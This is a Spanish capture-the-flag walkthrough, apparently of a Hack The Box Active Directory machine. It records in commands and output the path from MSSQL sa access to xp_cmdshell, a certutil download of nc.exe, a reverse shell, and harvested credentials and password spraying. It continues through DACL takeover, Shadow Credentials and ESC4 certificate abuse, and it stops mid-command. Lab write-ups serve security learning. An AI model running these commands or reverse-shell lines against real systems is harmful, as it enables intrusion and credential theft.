
```
(jouker@joukerm)-[~/temporal]
$ python3 /opt/BloodHound.py/bloodhound.py -u 'oscar' -p '86LxLBMgEWaKUnBG' -d sequel.htb -ns 10.10.11.51 -c all
INFO: BloodHound.py for BloodHound LEGACY (BloodHound 4.2 and 4.3)
INFO: Found AD domain: sequel.htb
INFO: Getting TGT for user
WARNING: Failed to get Kerberos TGT. Falling back to NTLM authentication. Error: [Errno Connection error (dc01.sequel.htb:88)] [Errno -2] Name or service not known
INFO: Connecting to LDAP server: dc01.sequel.htb
INFO: Found 1 domains
INFO: Found 1 domains in the forest
INFO: Found 1 computers
INFO: Connecting to LDAP server: dc01.sequel.htb
INFO: Found 10 users
INFO: Found 59 groups
INFO: Found 2 gpos
INFO: Found 1 ous
INFO: Found 19 containers
INFO: Found 0 trusts
INFO: Starting computer enumeration with 10 workers
INFO: Querying computer: DC01.sequel.htb
INFO: Done in 00M 10S

(jouker@joukerm)-[~/temporal]
$ ls -l
total 456
-rw-rw-r-- 1 jouker jouker 3727 abr 12 09:31 20250412093118_computers.json
-rw-rw-r-- 1 jouker jouker 25049 abr 12 09:31 20250412093118_containers.json
-rw-rw-r-- 1 jouker jouker 3060 abr 12 09:31 20250412093118_domains.json
-rw-rw-r-- 1 jouker jouker 3924 abr 12 09:31 20250412093118_gpos.json
-rw-rw-r-- 1 jouker jouker 88921 abr 12 09:31 20250412093118_groups.json
-rw-rw-r-- 1 jouker jouker 1889 abr 12 09:31 20250412093118_ous.json
-rw-rw-r-- 1 jouker jouker 22881 abr 12 09:31 20250412093118_users.json
```


Subimos la información recolectada o bloodhound, vamos a ver si encontramos algo de interés con los 2 usuarios vulnerados.



Con los 2 usuarios conseguidos no me marcan ninguna ruta, y ahora tengo todo esto de aquí montado, creo que el objetivo es ryan.



Parece que confirmo que el objetivo final es RYAN, solo que no se aún que hacer con este muchacho



Es cierto que se me ha olvidado que existia este puerto SQL, al quedarme sin opciones tambien voy a intentar explorar este puerto de aquí a ver que puedo hacer.

```

_ _ssl_date: 2025-04-11T10:56:45+00:00; +12s from scanner time.
1433/tcp open  ms-sql-s      syn-ack ttl 127 Microsoft SQL Server 2019 15.00.2000.00; RTM
ms-sql-info:
  10.10.11.51:1433:
    Version:
      name: Microsoft SQL Server 2019 RTM
      number: 15.00.2000.00
      Product: Microsoft SQL Server 2019
      Service pack level: RTM
      Post-SP patches applied: false
    TCP port: 1433

```

Bueno, we are in

```

(jouker@joukerm) ~/temporal
$ cat pass.txt
MSSQLP@ssw@rd!
0TwZ/U4mSpurIt99
86LxLBMgEWaKUnBG
Md9Wlq1E5bZnVDVo

(jouker@joukerm) ~/temporal
$ impacket-mssqlclient sa@10.10.11.51 -u 1433
Impacket v0.13.0.dev0+20250220.93348.6315ebd5 - Copyright Fortra, LLC and its affiliated companies

Password:
[*] Encryption required, switching to TLS
[*] ENVCHANGE(DATABASE): Old Value: master, New Value: master
[*] ENVCHANGE(LANGUAGE): Old Value: , New Value: us_english
[*] ENVCHANGE(PACKETSIZE): Old Value: 4096, New Value: 16192
[*] INFO(DC01\SQLEXPRESS): Line 1: Changed database context to 'master'.
[*] INFO(DC01\SQLEXPRESS): Line 1: Changed language setting to us_english.
[*] ACK: Result: 1 - Microsoft SQL Server (150 7208)
[!] Press help for extra shell commands
SQL (sa dbo@master)>

```

Puedo ejecutar comandas ahora, esta info la verdad es que nunca lo había hecho y la he sacado del GPT.

```
mssqlclient.py sa@10.10.11.51 -p 1433
# Password: MSSQLP@ssw0rd!
```

Copiar

Editar

2. Habilitar `xp_cmdshell` (si no lo está)

```
sql

EXEC sp_configure 'show advanced options', 1;
RECONFIGURE;

EXEC sp_configure 'xp_cmdshell', 1;
RECONFIGURE;
```

Copiar

Editar

3. Ejecutar comandos del sistema 🤩

```
sql

EXEC xp_cmdshell 'whoami';
EXEC xp_cmdshell 'ipconfig';
EXEC xp_cmdshell 'certutil -urlcache -split -f http://<TU-IP>/nc.exe C:\Windows\Temp\nc.exe';
```

Copiar

Editar

0 descarga un reverse shell como `nc`, `cat`, `cat`, etc. desde tu máquina atacante

```
[!] Press help for extra shell commands
SQL (sa dbo@master)> show databases;
ERROR(DC01\SQLEXPRESS): Line 1: Could not find stored procedure 'show'.
SQL (sa dbo@master)> EXEC sp_configure 'show advanced options', 1;
INFO(DC01\SQLEXPRESS): Line 185: Configuration option 'show advanced options' changed from 1 to 1. Run the RECONFIGURE statement to install.
SQL (sa dbo@master)> RECONFIGURE;
SQL (sa dbo@master)> EXEC sp_configure 'xp_cmdshell', 1;
INFO(DC01\SQLEXPRESS): Line 185: Configuration option 'xp_cmdshell' changed from 0 to 1. Run the RECONFIGURE statement to install.
SQL (sa dbo@master)> RECONFIGURE;
SQL (sa dbo@master)> EXEC xp_cmdshell 'whoami'
output
-----
sequel\sql_svc

NULL

SQL (sa dbo@master)> EXEC xp_cmdshell 'ipconfig'
output
-----
Windows IP Configuration

NULL

Ethernet adapter Ethernet0 2:

NULL

Connection-specific DNS Suffix . : 
IPv4 Address. . . . . : 10.10.11.51
Subnet Mask . . . . . : 255.255.254.0
```

```
EXEC xp_cmdshell 'certutil -urlcache -split -f http://<TU-IP>/nc.exe C:\Windows\Temp\nc.exe';
```

O descarga un reverse shell como `nc.exe`, `nishang`, `PowerShell`, etc., desde tu máquina atacante.

Reverse Shell

Una vez tengas `nc.exe` o similar en el target:

En el servidor SQL:

```
sql
```

[Copiar](#)[Editar](#)

```
EXEC xp_cmdshell 'C:\Windows\Temp\nc.exe <TU-IP> <PUERTO> -e cmd.exe';
```

En tu máquina:

```
bash
```

[Copiar](#)[Editar](#)

```
nc -nlvp <PUERTO>
```

REVERSE SHELL CONSEGUIDA

```
(jouker@joukerm)-[~]
$ nc -nlvp 4444
listening on [any] 4444 ...
connect to [10.10.16.5] from (UNKNOWN) [10.10.11.51] 55842
Microsoft Windows [Version 10.0.17763.6640]
(c) 2018 Microsoft Corporation. All rights reserved.


C:\Windows\system32>whoami
whoami
sequel\sql_svc

C:\Windows\system32>
```

Un posible password encontrado, me lo apunto aunque quizás ya lo tenía.



```
C:\SQL2019>findstr /si password *.xml *.ini *.txt
findstr /si password *.xml *.ini *.txt
ExpressAdv_ENU\sql-Configuration.INI:SQLSVCPASSWORD="WqSZAF6CysDQbGb3"
C:\SQL2019>
```

Este password no lo tenia, volveré a probar con un password sprying a ver klk, no ahcer pinta de que por aquí fuese el ataque.




```
GNU nano 8.3
MSSQLP@ssw0rd!
0fwz7Q4mSpurIt99
86LxLBMgEWaKUUnBG
Md9Wlq1E5bZnVDVo
WqSZAF6CysDQbGb3
```

Esto me empieza a gustar, el password de ryan jajaja



```
jouker@jouker: ~/temporal
$ netexec smb 10.10.11.51 -u users.txt -p 'WqSZAF6CysDQbGb3'
SMB 10.10.11.51 445 DC01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:sequel.htb) (signing:True) (SMBv1:False)
SMB 10.10.11.51 445 DC01 [-] sequel.htb\Administrator:WqSZAF6CysDQbGb3 STATUS_LOGON_FAILURE
SMB 10.10.11.51 445 DC01 [-] sequel.htb\Guest:WqSZAF6CysDQbGb3 STATUS_LOGON_FAILURE
SMB 10.10.11.51 445 DC01 [-] sequel.htb\krbtgt:WqSZAF6CysDQbGb3 STATUS_LOGON_FAILURE
SMB 10.10.11.51 445 DC01 [-] sequel.htb\michael:WqSZAF6CysDQbGb3 STATUS_LOGON_FAILURE
SMB 10.10.11.51 445 DC01 [+] sequel.htb\ryan:WqSZAF6CysDQbGb3
jouker@jouker: ~/temporal
$
```


Finalmente tenemos al evil-win rm disponible para atacar.



```
jouker@jouker: ~/temporal
$ netexec smb 10.10.11.51 -u ryan -p 'WqSZAF6CysDQbGb3'
SMB 10.10.11.51 445 DC01 [*] Windows 10 / Server 2019 Build 17763 x64 (name:DC01) (domain:sequel.htb) (signing:True) (SMBv1:False)
SMB 10.10.11.51 445 DC01 [+] sequel.htb\ryan:WqSZAF6CysDQbGb3
jouker@jouker: ~/temporal
$ netexec winrm 10.10.11.51 -u ryan -p 'WqSZAF6CysDQbGb3'
WINRM 10.10.11.51 5985 DC01 [*] Windows 10 / Server 2019 Build 17763 (name:DC01) (domain:sequel.htb)
WINRM 10.10.11.51 5985 DC01 [+] sequel.htb\ryan:WqSZAF6CysDQbGb3 (Pwn3d!)
jouker@jouker: ~/temporal
$
```

Con el mapa que teníamos de antes de bloodhound pues lo aprovecho ya que de DC01.SEQUEL.HTB hasta SEQUEL.htb el user ryan puede


hacer DCSYNC



Y así obtenemos la flag con evil-winrm

```
*Evil-WinRM* PS C:\Users\ryan\Desktop> nltest /dclist:sequel.htb
Get list of DCs in domain 'sequel.htb' from '\\DC01.sequel.htb'.
DC01.sequel.htb [PDC] [DS] Site: Default-First-Site-Name
The command completed successfully
*Evil-WinRM* PS C:\Users\ryan\Desktop> █
```

No he podido encontrar nada por mi cuenta adicional con la habitual escalada de privilegios así que he ido al discord de savitar a que me den alguna idea, me han facilitado esta idea.



RYAN tiene writeowner sobre el user ca_svc sequel.htb

```
(jouker@joukerm)-[~/temporal]
$ impacket-ownedredit -action write -new-owner 'ryan' -target 'ca_svc' 'sequel.htb'/'ryan': 'WqSZAF6CysDQbGb3' -dc-ip 10.10.11.51
/usr/share/doc/python3-impacket/examples/ownedredit.py:87: SyntaxWarning: invalid escape sequence '\V'
'S-1-5-83-0': 'NT VIRTUAL MACHINE\Virtual Machines',
```

```
Impacket v0.13.0.dev0+20250220.93348.6315ebd5 - Copyright Fortra, LLC

[*] Current owner information below
[*] - SID: S-1-5-21-548670397-972687484-3496335370-512
[*] - sAMAccountName: Domain Admins
[*] - distinguishedName: CN=Domain Admins,CN=Users,DC=sequel,DC=htb
[*] OwnerSid modified successfully!

(jouker@joukerm)-[~/temporal]
```

```
(jouker@joukerm)-[~/temporal]
$ impacket-dacledit -action write -rights FullControl -principal 'ryan' -target 'ca_svc' 'sequel.htb'/'ryan': 'WqSZAF6CysDQbGb3'
/usr/share/doc/python3-impacket/examples/dacledit.py:101: SyntaxWarning: invalid escape sequence '\V'
'S-1-5-83-0': 'NT VIRTUAL MACHINE\Virtual Machines',
/usr/share/doc/python3-impacket/examples/dacledit.py:110: SyntaxWarning: invalid escape sequence '\P'
'S-1-5-32-554': 'BUILTIN\Pre-Windows 2000 Compatible Access',
/usr/share/doc/python3-impacket/examples/dacledit.py:111: SyntaxWarning: invalid escape sequence '\R'
'S-1-5-32-555': 'BUILTIN\Remote Desktop Users',
/usr/share/doc/python3-impacket/examples/dacledit.py:112: SyntaxWarning: invalid escape sequence '\I'
'S-1-5-32-557': 'BUILTIN\Incoming Forest Trust Builders',
/usr/share/doc/python3-impacket/examples/dacledit.py:114: SyntaxWarning: invalid escape sequence '\P'
'S-1-5-32-558': 'BUILTIN\Performance Monitor Users',
/usr/share/doc/python3-impacket/examples/dacledit.py:115: SyntaxWarning: invalid escape sequence '\P'
'S-1-5-32-559': 'BUILTIN\Performance Log Users',
/usr/share/doc/python3-impacket/examples/dacledit.py:116: SyntaxWarning: invalid escape sequence '\W'
'S-1-5-32-560': 'BUILTIN\Windows Authorization Access Group',
/usr/share/doc/python3-impacket/examples/dacledit.py:117: SyntaxWarning: invalid escape sequence '\T'
'S-1-5-32-561': 'BUILTIN\Terminal Server License Servers',
/usr/share/doc/python3-impacket/examples/dacledit.py:118: SyntaxWarning: invalid escape sequence '\D'
'S-1-5-32-562': 'BUILTIN\Distributed COM Users',
/usr/share/doc/python3-impacket/examples/dacledit.py:119: SyntaxWarning: invalid escape sequence '\C'
'S-1-5-32-569': 'BUILTIN\Cryptographic Operators',
/usr/share/doc/python3-impacket/examples/dacledit.py:120: SyntaxWarning: invalid escape sequence '\E'
'S-1-5-32-573': 'BUILTIN\Event Log Readers',
/usr/share/doc/python3-impacket/examples/dacledit.py:121: SyntaxWarning: invalid escape sequence '\C'
'S-1-5-32-574': 'BUILTIN\Certificate Service DCOM Access',
/usr/share/doc/python3-impacket/examples/dacledit.py:122: SyntaxWarning: invalid escape sequence '\R'
'S-1-5-32-575': 'BUILTIN\RDS Remote Access Servers',
/usr/share/doc/python3-impacket/examples/dacledit.py:123: SyntaxWarning: invalid escape sequence '\R'
'S-1-5-32-576': 'BUILTIN\RDS Endpoint Servers',
/usr/share/doc/python3-impacket/examples/dacledit.py:124: SyntaxWarning: invalid escape sequence '\R'
'S-1-5-32-577': 'BUILTIN\RDS Management Servers',
/usr/share/doc/python3-impacket/examples/dacledit.py:125: SyntaxWarning: invalid escape sequence '\H'
'S-1-5-32-578': 'BUILTIN\Hyper-V Administrators',
/usr/share/doc/python3-impacket/examples/dacledit.py:126: SyntaxWarning: invalid escape sequence '\A'
'S-1-5-32-579': 'BUILTIN\Access Control Assistance Operators',
/usr/share/doc/python3-impacket/examples/dacledit.py:127: SyntaxWarning: invalid escape sequence '\R'
'S-1-5-32-580': 'BUILTIN\Remote Management Users',
Impacket v0.13.0.dev0+20250220.93348.6315ebd5 - Copyright Fortra, LLC and its affiliated companies

[*] DACL backed up to dacledit-20250413-122726.bak
[*] DACL modified successfully!
```

Password entrado con éxito

```
(jouker@joukerm)-[~/temporal/bloodyAD]
$ bloodyAD --host "10.10.11.51" -d "sequel.htb" -u 'ryan' -p 'WqSZAF6CysDQbGb3' set password "ca_svc" "Admin1234%"
[+] Password changed successfully!

(jouker@joukerm)-[~/temporal/bloodyAD]
```

```
(jouker@joukerm)-[~/temporal/pywhisker/pywhisker]
$ python3 pywhisker.py -d sequel.htb -u ryan -p WqSZAF6CysDQbGb3 --target "CA_SVC" --action "add" --filename CACert --export PEM
[*] Searching for the target account
[*] Target user found: CN=Certification Authority,CN=Users,DC=sequel,DC=htb
[*] Generating certificate
[*] Certificate generated
[*] Generating KeyCredential
[*] KeyCredential generated with DeviceID: ce288b7b-ae4d-da32-dba7-7d1bd094abf5
[*] Updating the msDS-KeyCredentialLink attribute of CA_SVC
[+] Updated the msDS-KeyCredentialLink attribute of the target object
[+] Saved PEM certificate at path: CACert_cert.pem
[+] Saved PEM private key at path: CACert_priv.pem
[*] A TGT can now be obtained with https://github.com/dirkjanm/PKINITtools
```

```
(jouker@joukerm)-[~/temporal/pywhisker/pywhisker]
$ python3 ../../PKINITtools/gettgtpkinit.py -cert-pem CACert_cert.pem -key-pem CACert_priv.pem sequel.htb/ca_svc ca_svc.ccache
2025-04-13 14:22:51,484 minikerberos INFO Loading certificate and key from file
INFO:minikerberos:Loading certificate and key from file
2025-04-13 14:22:51,497 minikerberos INFO Requesting TGT
INFO:minikerberos:Requesting TGT
2025-04-13 14:23:07,450 minikerberos INFO AS-REP encryption key (you might need this later):
INFO:minikerberos:AS-REP encryption key (you might need this later):
2025-04-13 14:23:07,450 minikerberos INFO 9ba9069b4e722dd1b7b14101ba7be0cf3602ecdd143cec4012a9c745799b7237
INFO:minikerberos:9ba9069b4e722dd1b7b14101ba7be0cf3602ecdd143cec4012a9c745799b7237
2025-04-13 14:23:07,453 minikerberos INFO Saved TGT to file
INFO:minikerberos:Saved TGT to file
```

```
(jouker@joukerm)-[~/temporal/pywhisker/pywhisker]
$ export KRB5CCNAME=ca_svc.ccache
```

```
(jouker@joukerm)-[~/temporal/pywhisker/pywhisker]
$ python3 ../../PKINITtools/gettgtpkinit.py -cert-pem CACert_cert.pem -key-pem CACert_priv.pem sequel.htb/ca_svc ca_svc.ccache
2025-04-13 14:47:35,171 minikerberos INFO Loading certificate and key from file
INFO:minikerberos:Loading certificate and key from file
2025-04-13 14:47:35,183 minikerberos INFO Requesting TGT
INFO:minikerberos:Requesting TGT
2025-04-13 14:47:50,387 minikerberos INFO AS-REP encryption key (you might need this later):
INFO:minikerberos:AS-REP encryption key (you might need this later):
2025-04-13 14:47:50,388 minikerberos INFO da3685ac6672cb6fb256530d1cc4e93ea05494704a669dd0778437ac9ed83e36
INFO:minikerberos:da3685ac6672cb6fb256530d1cc4e93ea05494704a669dd0778437ac9ed83e36
2025-04-13 14:47:50,390 minikerberos INFO Saved TGT to file
INFO:minikerberos:Saved TGT to file

(jouker@joukerm)-[~/temporal/pywhisker/pywhisker]
$ python3 ../../PKINITtools/getnthash.py -key da3685ac6672cb6fb256530d1cc4e93ea05494704a669dd0778437ac9ed83e36 sequel.htb/CA_SVC
Impacket v0.13.0.dev0+20250220.93348.6315ebd5 - Copyright Fortra, LLC and its affiliated companies

[*] Using TGT from cache
[*] Requesting ticket to self with PAC
[-] ciphertext integrity failure

(jouker@joukerm)-[~/temporal/pywhisker/pywhisker]
$ python3 ../../PKINITtools/getnthash.py -key da3685ac6672cb6fb256530d1cc4e93ea05494704a669dd0778437ac9ed83e36 sequel.htb/CA_SVC
Impacket v0.13.0.dev0+20250220.93348.6315ebd5 - Copyright Fortra, LLC and its affiliated companies

[*] Using TGT from cache
[*] Requesting ticket to self with PAC
Recovered NT Hash
3b181b914e7a9d5508ea1e20bc2b7fce
```

```

(jouker@joukerm)-[~/temporal/pywhisker/pywhisker]
$ certipy-ad find -vulnerable -u ca_svc@sequel.htb -hashes 3b181b914e7a9d5508ea1e20bc2b7fce -dc-ip 10.10.11.51
Certipy v4.8.2 - by Oliver Lyak (ly4k)

[*] Finding certificate templates
[*] Found 34 certificate templates
[*] Finding certificate authorities
[*] Found 1 certificate authority
[*] Found 12 enabled certificate templates
[*] Trying to get CA configuration for 'sequel-DC01-CA' via CSRA
[!] Got error while trying to get CA configuration for 'sequel-DC01-CA' via CSRA: CASSessionError: code: 0x80070005 - E_ACCESSDENIED - General access denied error.
[*] Trying to get CA configuration for 'sequel-DC01-CA' via RRP
[!] Failed to connect to remote registry. Service should be starting now. Trying again...
[*] Got CA configuration for 'sequel-DC01-CA'
[*] Saved BloodHound data to '20250413145147_Certipy.zip'. Drag and drop the file into the BloodHound GUI from @ly4k
[*] Saved text output to '20250413145147_Certipy.txt'
[*] Saved JSON output to '20250413145147_Certipy.json'

```

cat *certipy.txt

```

Write Dacl Principals      : SEQUEL.HTB\Cert Publishers
                             : SEQUEL.HTB\Domain Admins
                             : SEQUEL.HTB\Enterprise Admins
                             : SEQUEL.HTB\Administrator
                             : SEQUEL.HTB\Cert Publishers
Write Property Principals  : SEQUEL.HTB\Domain Admins
                             : SEQUEL.HTB\Enterprise Admins
                             : SEQUEL.HTB\Administrator
                             : SEQUEL.HTB\Cert Publishers
[!] Vulnerabilities
    ESC4                    : 'SEQUEL.HTB\Cert Publishers' has dangerous permissions

```

```

(jouker@joukerm)-[~/temporal/pywhisker/pywhisker]
$ certipy-ad template -username 'ca_svc@sequel.htb' -hashes 3b181b914e7a9d5508ea1e20bc2b7fce -template DunderMifflinAuthentication -save-old
